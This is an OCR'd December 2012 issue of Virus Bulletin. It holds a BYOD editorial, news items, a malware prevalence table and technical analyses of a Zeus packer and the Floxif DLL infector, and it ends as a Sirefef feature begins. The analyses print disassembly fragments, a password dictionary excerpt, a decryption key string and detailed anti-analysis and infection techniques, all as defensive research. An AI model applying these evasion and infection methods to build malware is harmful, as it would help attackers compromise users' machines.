DECEMBER 2012

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

PACKING ZEUS

Recently, the Pony trojan (a.k.a. FareIt) has been observed installing a new Zeus sample on users' machines. Jie Zhang takes a look at the new packer tricks that are used by this latest Zeus sample.

page 4

ANTI, ANTI

The Floxif DLL file infector implements both anti-static- and anti-dynamic-analysis techniques. Raul Alvarez describes how.

page 7

RELENTLESS PULL OF GRAVITY

Gabor Szappanos started with two fairly incomplete sources of information about the latest Blackhole server version: the server-side source code from old versions and the outgoing flow of malware. He describes how, using these sources, he was able to sketch a reasonably good picture of what goes on inside the server hosting the Blackhole exploit kit.

page 14

ISSN 1749-7027

vb

'The BYOD concept needs a maturity model to ensure there is a clear path to increased organizational security'

Jeff Debrosse, Western Governors University

BYOD AND THE MOBILE SECURITY MATURITY MODEL

One of the latest terms to find its way into public and private organizations is 'BYOD' (Bring Your Own Device). While the practice of allowing employees to use their own mobile devices to access corporate networks and resources is typically considered to be cost effective and accommodates the users' desire to use their own devices, the concept needs a maturity model to ensure there is a clear path to increased organizational security while maintaining (or increasing) cost-effectiveness.

While this article could propose a mobile security maturity model (MSMM), addressing the many permutations of organizations, needs and policies is beyond the scope of such a short piece. Instead, this article aims to act as a catalyst for organizations to think about BYOD implementations – or perhaps to think *differently* about them.

In the world of business and software product development, I've come to embrace the concept of the 'Agile' software development process. Through cycles known as iterations, products are progressively completed in planned and measurable phases (versions). At a certain point each version is considered production-ready. In other words, a pre-determined level of functionality and usability has been met. This process allows the developer to quickly deliver alpha, beta and subsequent releases to customers.

Applying these concepts to the mobile security maturity model allows for four areas of focus to help ensure the organization is tracking toward its BYOD goal:

1. *Agile*. Threats are evolving and infection vectors change continually. The maturity model must be evaluated regularly to ensure that it addresses the dynamic landscape of threats. The model and the organization must be structured in such a way that makes it easy to pivot and realign to the threats when the difference between the maturity model and the threatscape becomes significant enough to warrant a change.
2. *Continuous improvement*. When moving forward in the maturity model, each progression, regardless of size, should represent increased security and cost-effectiveness. Setting these two goals to pre-set, quantifiable values can help to meet an overall efficiency goal.
3. *Time-constrained*. In order to gain the maximum effectiveness of the MSMM, the time it takes to make the transition between levels should be as short as reasonably possible, otherwise scope creep and organizational malaise may set in and destroy, or at least marginalize a very important process. The key is to truly understand the time required to make the transition to each level.
4. *Measured output*. By tracking quantifiable targets (e.g. costs, number of devices, time taken to implement, etc.), it is possible to determine the organization's overall velocity on MSMM implementations and on subsequent iterations through the model's steps. This also increases the accuracy of forecasting and the ability to set realistic and attainable goals. Ultimately, the organization will be able to forecast long-term goals, set stakeholder expectations and determine the business value accordingly.

As companies strive to determine the best model, framework, or home-grown process for BYOD implementations, at a minimum, they will have to determine goals, stakeholders, domains and processes from the outset.

Regardless of whether companies choose to implement a mobile security maturity model, the BYOD trend is continuing to gain momentum – and is here to stay.

NEWS

SEASON'S GREETINGS

The members of the *VB* team extend their warm wishes to all *Virus Bulletin* readers for a very happy holiday season and a healthy, peaceful, safe and prosperous new year.

Clockwise from top left: Helen Martin, Martijn Grooten, John Hawes, Allison Sketchley, Simon Bates, Tom Gracey.

VB ANNOUNCES 'VBWEB' CERTIFICATION TESTS FOR WEB SECURITY PRODUCTS

Among the billions of legitimate websites there are millions that are malicious in one way or another, and millions of others that are best avoided, at least in a corporate environment. Thankfully, there is a plethora of solutions that aim to make web surfing a pleasant and safe experience by closing the door to malicious traffic. But are they any good? And which ones are the best?

We are pleased to announce that *VB* will soon be running regular comparative tests of web security products, adding the 'VBWeb' tests to our testing portfolio alongside the VB100 anti-malware and VBSpam anti-spam tests.

The tests will enable users to check the performance claims made by web security product vendors, as well as give an overview of the products' ongoing performance over a period of time. The tests will measure how well products block malicious HTTP requests, while also checking whether legitimate requests are being blocked incorrectly.

After a lot of internal and external discussion, we are ready to share our plans in more detail with the developers of web security solutions and other experts. In particular, those who are interested in participating in a trial run are asked to contact *VB*'s Anti-spam and Web Security Test Director, Martijn Grooten (martijn.grooten@virusbtn.com). The full tests are scheduled to begin in early 2013.

Prevalence Table – October 2012[1]

Malware	Type	%
Java-Exploit	Exploit	20.67%
Autorun	Worm	7.39%
OneScan	Rogue	5.30%
Heuristic/generic	Trojan	4.88%
Heuristic/generic	Virus/worm	4.69%
Crypt/Kryptik	Trojan	4.50%
Conficker/Downadup	Worm	3.58%
Iframe-Exploit	Exploit	3.55%
Agent	Trojan	3.47%
Injector	Trojan	3.35%
Adware-misc	Adware	3.21%
Sirefef	Trojan	2.85%
Sality	Virus	2.42%
Downloader-misc	Trojan	2.30%
BHO/Toolbar-misc	Adware	1.83%
PDF-Exploit	Exploit	1.46%
HackTool	PU	1.28%
Dorkbot	Worm	1.22%
Crack/Keygen	PU	1.18%
Encrypted/Obfuscated	Misc	1.14%
Virut	Virus	1.06%
Exploit-misc	Exploit	1.05%
Dropper-misc	Trojan	1.02%
LNK-Exploit	Exploit	1.00%
Blacole	Exploit	0.95%
Potentially Unwanted-misc	PU	0.94%
Tanatos	Worm	0.81%
FakeAlert/Renos	Rogue	0.69%
Ramnit	Trojan	0.69%
Zbot	Trojan	0.67%
AutoIt	Trojan	0.65%
Qhost	Trojan	0.63%
Others[2]		9.69%
Total		100.00%

[1]Figures compiled from desktop-level detections.

[2]Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

NEW TRICKS SHIP WITH ZEUS PACKER

Jie Zhang
Fortinet, China

Zeus (a.k.a. ZBot) is a famous banking trojan which steals bank information and performs form grabbing. It was first identified in July 2007. A fully functioning Zeus bot could be sold for hundreds of dollars on the underground market. The bot's development was very rapid, and it soon became one of the most widespread trojans in the world. In late 2010, the creator of Zeus, 'Slavik', announced his retirement and claimed that he had given the Zeus source code and the rights to sell the bot to his biggest competitor, the author of the SpyEye trojan. However, despite the retirement of its creator the total number of Zeus bots didn't decrease. There are still many living Zeus bots in the wild. In particular, many new Zeus bots were discovered after its source code was leaked [1]. Some of them shipped with P2P capability [2], others could even infect *Symbian*, *Windows Mobile*, *BlackBerry* or *Android* phones [3].

PONY!PONY!

Zeus spreads mainly via drive-by download or phishing schemes. Recently, we found that the Pony trojan (a.k.a. FareIt) had started to install a new Zeus sample on users' machines. The Pony trojan (version 1.0) steals account information or credentials from compromised machines and sends them back to its remote server. At the same time, it downloads three pieces of malware and launches them automatically. The Pony trojan also attempts to brute force the current user's password with a built-in password dictionary (see Listing 1) using the LoginUserA API.

```
.data:00414000    db '123456',0
.data:00414007    db 'password',0
.data:00414010    db 'phpbb',0
.data:00414016    db 'qwerty',0
.data:0041401D    db '12345',0
.data:00414023    db 'jesus',0
<removed>
.data:0041472C    db 'gates',0
.data:00414732    db 'billgates',0
.data:0041473C    db 'ghbdtn',0
.data:00414743    db 'gfhjkm',0
.data:0041474A    db '1234567890',0
```

Listing 1: Pony's built-in password dictionary.

BACK TO ZEUS

In this article, we will focus on the new packer tricks that are used by this new Zeus sample.

DYNAMIC CODE DECRYPTION/ ENCRYPTION

Nowadays, most malware encrypts and/or compresses its core data to evade anti-virus detection. To make life harder

```
004028F0  55          push  ebp
004028F1  89E5        mov   ebp, esp
004028F3  53          push  ebx
004028F4  83EC 24     sub   esp, 24
004028F7  B8 BF164000 mov   eax, 004016BF
004028FC  FFD0        call  eax
004028FE  48          dec   eax
004028FF  B6 C7       mov   dh, 0C7
00402901  CB          retf
00402902  C44F 59     les   ecx, fword ptr [edi+59]
00402905  CB          retf
00402906  CB          retf
00402907  CB          retf
004028F0  55          push  ebp
004028F1  89E5        mov   ebp, esp
004028F3  53          push  ebx
004028F4  83EC 24     sub   esp, 24
004028F7  B8 BF164000 mov   eax, 004016BF
004028FC  FFD0        call  eax
004028FE  837D 0C 00  cmp   dword ptr [ebp+C], 0
00402902  0F84 92000000 je  0040299A
00402908  8B45 08     mov   eax, dword ptr [ebp+8]
0040290B  BA 00000000 mov   edx, 0
00402910  52          push  edx
00402911  50          push  eax
00402912  DF2C24      fild  qword ptr [esp]
```

Figure 1: Decryption on entering function.

```
00402972  0FB745 F6   movzx eax, word ptr [ebp-A]
00402976  66:0D 000C  or    ax, 0C00
0040297A  66:8945 F4  mov   word ptr [ebp-C], ax
0040297E  D96D F4     fldcw word ptr [ebp-C]
00402981  DF7D E8     fistp qword ptr [ebp-18]
00402984  D96D F6     fldcw word ptr [ebp-A]
00402987  8B45 E8     mov   eax, dword ptr [ebp-18]
0040298A  8B55 EC     mov   edx, dword ptr [ebp-14]
0040298D  8945 08     mov   dword ptr [ebp+8], eax
00402990  8D45 0C     lea   eax, dword ptr [ebp+C]
00402993  FF08        dec   dword ptr [eax]
00402995  E9 64FFFFFF jmp   004028FE
0040299A  E8 62EDFFFF call  00401701
0040299F  84F1        test  cl, dh
004029A1  8B45 08     mov   eax, dword ptr [ebp+8]
004029A4  83C4 24     add   esp, 24
004029A7  5B          pop   ebx
004029A8  5D          pop   ebp
004029A9  C3          retn
0040297E  12A6 3F14B623 adc  ah, byte ptr [esi+23B6143F]
00402984  12A6 3D408E23 adc  ah, byte ptr [esi+238E403D]
0040298A  40          inc   eax
0040298B  9E          sahf
0040298C  27          daa
0040298D  42          inc   edx
0040298E  8EC3        mov   es, bx
00402990  46          inc   esi
00402991  8EC7        mov   es, di
00402993  34 C3       xor   al, 0C3
00402995  22AF 343434E8 and  ch, byte ptr [edi+E8343434]
0040299B  62ED        bound ebp, ebp
0040299D  FFFF        ???
0040299F  84F1        test  cl, dh
004029A1  8B45 08     mov   eax, dword ptr [ebp+8]
004029A4  83C4 24     add   esp, 24
004029A7  5B          pop   ebx
004029A8  5D          pop   ebp
004029A9  C3          retn
```

Figure 2: Encryption on leaving function.

for malware researchers and/or memory dump forensic tools (such as *Volatility* [4]), some malware families have evolved dynamic data encryption and decryption mechanisms. This kind of virus will only decrypt the important data when it plans to use it, and then re-encrypts the data afterwards. In this way, malware researchers can only see a little data when they perform dynamic analysis on such a sample.

The Zeus sample takes advantage of a trick which I call 'binary code dynamic decryption and encryption'. The virus encrypts almost all important function calls. When one function is invoked, it will call a routine to decrypt part of the binary code (Figure 1). Before leaving this function, another routine will be called to re-encrypt the function code (Figure 2). Thus researchers will only see a few parts of code at a time when they examine the sample. As I recall, this trick can be traced back to the DOS era.

DYNAMIC TLS CALLBACK

Thread Local Storage (TLS) callback [5] has existed for many years, but until now, not many viruses have used the technology. However, ZeroAccess introduced this mechanism into its latest version and Zeus has followed suit. This version of Zeus uses a method which I call 'dynamic TLS callback'.

When we researched this sample with static analysis, we didn't find any malicious code in its entry point. But when we loaded it with a debugger, we found that the virus was already running when the debugger placed a break in its entry point (Figure 3).

We concluded that the virus uses TLS callback technology. Checking the file with *PEiD* confirmed our suspicions (Figure 4).

We also checked the file with *IDA*, which showed that there is only one TLS callback routine, TlsCallback_0, in the TLS callback table (Figure 5).

If the TLS callback routine of this virus were used for self-protection or to execute the virus code directly, our story would end. However, this is not the case.

The first (and, until now, only) TLS callback routine is very simple. But there is a point that has grabbed our attention:

The instructions shown in the red rectangle in Figure 6 modify the TLS callback function table. When the TLS callback routine returns to the system, the system will query the next TLS callback stored in the table. If the next TLS callback routine is not ZERO, the system will invoke it and increase the counter. For now, as the next TLS callback routine has been set to 'TlsCallback_1', the system will call this function, as shown in Figure 7. We call this mechanism 'dynamic TLS callback'.




Figure 3: Break in virus entry point.




Figure 4: TLS table in PEiD.

```
.data:00404060 90 12 40 00          TlsCallbacks    dd offset TlsCallback_0
.data:00404060
.data:00404064 00 00 00 00          dword_404064    dd 0
```

Figure 5: TLS callback table.

We can see that the virus uses the same trick again in the TlsCallback_1 routine (Figure 8).

After completing the dynamic TLS callback trick twice, the virus will decrypt the real Zeus module and execute it in the TlsCallback_2 routine.




Figure 6: Modify TLS callback table in TlsCallback_0.




Figure 7: OS calls next TLS callback routine.




Figure 8: Modify TLS callback table in TlsCallback_1.

SCRAMBLE WITH JUNK INSTRUCTIONS

The virus inserts a lot of junk instructions in order to scramble the code [6]. These instructions are very simple, so we will not elaborate on the details.

PACKER PAYLOAD

The virus attempts to decrypt the real Zeus module with the Blowfish algorithm, as shown in Figure 9.

The decryption key follows the string 'n3s(#,pSvW?y}A%LBk<'. After decryption, the virus will create a clone process with the CREATE_SUSPENDED flag. Then it loads and maps the real Zeus to a new process.




Figure 9: Zeus packer payload.

Finally, we retrieve a complete, non-encrypted version of the Zeus sample.

CONCLUSION

In this article, we have demonstrated some unusual tricks in Zeus's new armour. The use of these skills is simple, but often confuses new malware researchers. With the development of the virus, these tricks are likely to become much more complex and more difficult to detect, posing some challenges for malware researchers and anti-virus engines alike.

REFERENCES

[1] Kruse, P. ZeuS/Zbot source code for sale. CSIS blog. http://www.csis.dk/en/csis/blog/3176/.

[2] Zeus peer-to-peer feature. The Swiss Security Blog. http://abuse.ch.

[3] Apvrille, A. Zeus In The Mobile (Zitmo): Online Banking's Two Factor Authentication Defeated. FortiBlog. http://blog.fortinet.com/zeus-in-the-mobile-zitmo-online-bankings-two-factor-authentication-defeated/.

[4] Volatility. https://www.volatilesystems.com/.

[5] Zeltser, L. How Malware Defends Itself Using TLS Callback Functions. ISC Diary. https://isc.sans.edu/diary.html?storyid=6655.

[6] Zhang, J.; Xie, D. Scrambler, a new challenge after the warfare of unknown packers. AVAR 2009.

MALWARE ANALYSIS 2

COMPROMISED LIBRARY

Raul Alvarez
Fortinet, Canada

In the October issue of *Virus Bulletin* [1] I wrote about the Quervar file infector, which infects .EXE, .DOC, .DOCX, .XLS and .XLSX files. We have seen hundreds of file infectors that can infect executable files, and we also have seen document-infecting malware. However, Quevar infects document files not because they are documents, but because they have the extension used by document files – if you rename any file with '.DOC' or '.XLS' as the first three letters of the extension name, chances are, they would be infected.

Just a few weeks after Quervar, we discovered a file infector whose main target is DLL files. The malware code is not highly encrypted, but it has some interesting sophistication. This article focuses on the DLL file infector dubbed Floxif/Pioneer. We will uncover how it implements both anti-static- and anti-dynamic-analysis techniques.

EXECUTING AN INFECTED DLL

Once an infected DLL is loaded into memory, a jump instruction at the entry point of the file will lead to the malware body. This instruction is a five-byte piece of code that is added by Floxif every time it infects a DLL. The original five bytes of the host file are stored somewhere in the virus body.

Floxif starts by getting the imagebase of kernel32.dll by parsing the Process Environment Block (PEB). Once the imagebase is established, it starts parsing the exported API names of kernel32.dll, searching for 'GetProcAddress' and eventually getting the equivalent address for this API.

Once the GetProcAddress API has been found, it starts getting the API addresses of GetProcessHeap, GetModuleFileNameA, GetSystemDirectoryA, GetTempPathA, CloseHandle, CreateFileA, GetFileSize, ReadFile, VirtualProtect, LoadLibraryA and WriteFile.

Every time an API (from the list mentioned above) is needed, the virus gets its equivalent address and executes it. The following is a summary of the execution:

Floxif reserves a memory space, opens the original DLL file and loads it in a newly created space. It starts decrypting part of the virus code from the newly loaded DLL file in memory, revealing the contents of the UPX version of symsrv.dll, which will be dropped later. (Symsrv.dll plays an important role in the overall infection process.) The decryptor is a simple combination of XOR 0x2A and NOT instructions.

After decrypting the content of the symsrv.dll file, it also decrypts the strings ('C:\Program Files\Common Files\System\symsrv.dll') where the file will be dropped. After dropping symsrv.dll, Floxif will load it as one of the modules of the infected DLL file in memory using the LoadLibraryA API. (It is interesting to note that the content of symsrv.dll is already accessible by Floxif, but it still reloads symsrv.dll as a module.)

Acting as a module, Floxif can use the exported functions of symsrv.dll as some sort of API. Two exported APIs are contained in symsrv.dll, namely: FloodFix and crc32. The virus gets its name from the FloodFix API. (The crc32 API is a continuous loop to a call to a sleep function with a one-minute interval.)

FLOODFIX API

Once the symsrv.dll module is properly loaded into the host DLL, the virus will execute the FloodFix API. Let's take a closer look at what this API does.

First, it changes the protection of the memory used by the host DLL between the start of the PE header and before the section header, to PAGE_EXECUTE_READWRITE. Then, it restores the virtual address and the size of the base relocation table. Afterwards, it resets the protection of the same memory area to PAGE_READONLY.

Next, it changes the protection of the whole .text section to PAGE_EXECUTE_READWRITE and restores 3,513 bytes of code. Then, it resets the protection to PAGE_EXECUTE_READ. Afterwards, it restores the original five-byte code to the host DLL entry point.

Finally, jumping to the entry point of the host DLL file, it executes the original file.

The main function of the FloodFix API is to restore the host DLL in its original form in memory and to execute the host DLL, starting at its entry point, while the virus runs in the background.

ANTI-STATIC-ANALYSIS TRICK

Before we go any further, let's look into Floxif's anti-static-analysis trick. If the malware code is not encrypted, or binary dumped from the decrypted code, we can quickly take a look at its functionality using static analysis. In the case of Floxif, it looks as if the code is corrupted, because a disassembler can't render it properly. Figure 1 shows what the virus code looks like if we are just browsing it.

The lines of code highlighted in the figure are not junk code or corrupted data. The disassembler/debugger can't




Figure 1: Browsing the virus code.




Figure 2: Disassembler's attempt to interpret code after the RETN, and equivalent code once the proper jump has been established.

disassemble the code properly because an 'EXTRA' byte has been added after the RETN instruction. By default, the disassembler will re-interpret the code after the RETN as a new function, and it will look like junk/corrupted code.

The call to the Reroute function leads to another call, this time to the Reroute2 function. Using static analysis, a disassembler won't be able to follow the RETN 8 instruction. We can assume that it will jump back to the caller, hence we will just end up at the first call.

Using a debugger, following the RETN 8 instruction from the Reroute2 function will lead to another routine, which in turn will jump to another location – but instead of jumping to the location straight after the RETN, the new location is just after the extra byte.

Figure 2 shows the disassembler's attempt to interpret the code after the RETN following the first CALL instruction, and the equivalent code once the proper jump has been established.

The byte (FF) at address 100046A2 was added to disorient the disassembler. To emphasize the point, modifying the byte FF to 90 (NOP instruction) will yield the proper representation of the code which the CALL <symsrv.__Reroute__> will be jumping into.

This anti-static-analysis trick is an attempt to force the analyst to perform dynamic analysis using a debugger.

ANTI-DYNAMIC-ANALYSIS TRICK

Once we have decided that dynamic analysis is the better alternative, Floxif has another surprise.

The FloodFix API found at symsrv.dll doesn't do anything other than restoring the host DLL and its entry point. Some dynamic analysis approaches involve modifying the instruction pointer (EIP) to start at some interesting part of the code, assuming that the data and code are properly configured.

Floxif is aware of this method. To implement an anti-dynamic-analysis trick, Floxif hooks the KiUserExceptionDispatcher API of ntdll.dll. Any attempt to change the EIP to anywhere within symsrv.dll might result in the error message shown in Figure 3. Also shown in Figure 3 is the hook calling the address 10001220, which contains the function that displays an error message. After displaying the message box, the virus will terminate its execution.

This anti-dynamic-analysis trick is easy to overlook because the error message resembles a valid error message from the operating system.

NOW, THE INFECTION ROUTINE

We know that the infection routine is not triggered in FloodFix or in the crc32 API. The infection routine is triggered once symsrv.dll is loaded into the memory space of the infected DLL file, using a call to the LoadLibrary API.

Thereby, the virus is already infecting the system in the background while the FloodFix API is being called.




Figure 3: Hook calling the address 10001220, which contains the function that displays an error message.

Let's take a look at what happens behind the scenes:

Floxif adjusts the privilege of the access token to enable it to hook the KiUserExceptionDispatcher API from ntdll.dll. The KiUserExceptionDispatcher API is used for some sort of anti-dynamic-analysis, as discussed earlier. To hook the API, it gets its virtual address by loading ntdll.dll using LoadLibraryA, then using GetProcAddress to get the API's address.

Once the address of the KiUserExceptionDispatcher API has been acquired, the virus parses the API code looking for a jump instruction. Once found, it saves the original jump location and overwrites it with a relative value that will enable it to jump to 10001220 (Figure 3 shows the hooked location).

After hooking the KiUserExceptionDispatcher API, the virus creates a mutex named 'Global\SYS_E0A9138' (see Figure 4), which is initially encrypted using a NOT instruction.




Figure 4: The virus creates a mutex.

After creating the mutex, it stores the names of the %system%, %windows% and %temp% folders using the GetSystemDirectoryA, GetWindowsDirectoryA and GetTempPathA APIs, respectively. Floxif avoids infecting files found in these folders.

Next, it starts enumerating the modules for each process running in the system. Floxif does this by getting the process list using a combination of the CreateToolhelp32Snapshot, Process32First and Process32Next APIs. It gets the module list from each process by using a combination of the CreateToolhelp32Snapshot, Module32First and Module32Next APIs.

Each module's path is checked against the three folders whose names were stored earlier: %system%, %windows%, and %temp%. Provided the module is not located in any of the three folders mentioned, the virus will read the file to memory and infect it. Then, it renames the original DLL file from <filename.DLL> to '<filename.DLL>.DAT'. Floxif then creates a new file with the infected version, which it names <filename.DLL> (i.e. the same as the original).

It will delete <filename.DLL.DAT> the next time the system is restarted by using the MoveFileExA API with the parameter NewName=NULL Flags=DELAY_UNTIL_REBOOT.

THEN, THE CONCLUSION

Anti-static- and anti-dynamic-analysis techniques are not new. We encounter them on a regular, if not daily basis. There are even more sophisticated techniques than these, but we seldom see them being discussed. It is interesting to see a piece of malware that infects DLL files employing anti-analysis techniques. It is possible that I have missed other techniques that are deployed by the malware, such as anti-debugging, anti-emulation, or anti-anything-else.

What seems certain is that we are likely to see more of both Quervar and Floxif messing our files around.

REFERENCE

[1] Alvarez, R. Filename: BUGGY.COD.E. Virus Bulletin, October 2012, p.11. http://www.virusbtn.com/virusbulletin/archive/2012/10/vb201210-Quervar.

FEATURE 1

A JOURNEY INTO THE SIREFEF PACKER: A RESEARCH CASE STUDY

Tim Liu
Microsoft, USA

Since Alureon, we've seen Sirefef rise to become the most prevalent rootkit. One challenge this threat poses for the AV researcher is the packer layer, which not only makes analysis difficult, but tests the limits of emulation in several different ways. This paper focuses on our code analysis of the packer layer of one Sirefef variant, and presents the technical and creative process we followed while analysing this threat. The purpose of this research in particular was to document Sirefef's novel anti-debug/emulation techniques and how they contribute to the malware evading analysis.

INTRODUCTION

